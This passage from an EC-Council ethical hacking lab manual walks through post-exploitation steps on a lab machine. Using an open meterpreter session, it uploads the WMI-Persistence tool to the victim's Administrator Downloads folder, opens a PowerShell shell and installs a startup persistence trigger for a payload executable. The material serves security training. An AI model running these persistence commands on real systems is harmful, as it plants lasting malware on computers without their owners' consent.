


25. Switch to **Parrot Security** virtual machine and you can see that meterpreter session has already opened.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Type **getuid** and press **Enter** to display current user ID.




27. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

28. Now type **load powershell** and press **Enter** to load powershell module.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. Type **powershell_shell** and press **Enter**, to open powershell in the console.




30. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

31. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.

    Note: It will take approximately 5 minutes for the script to run.

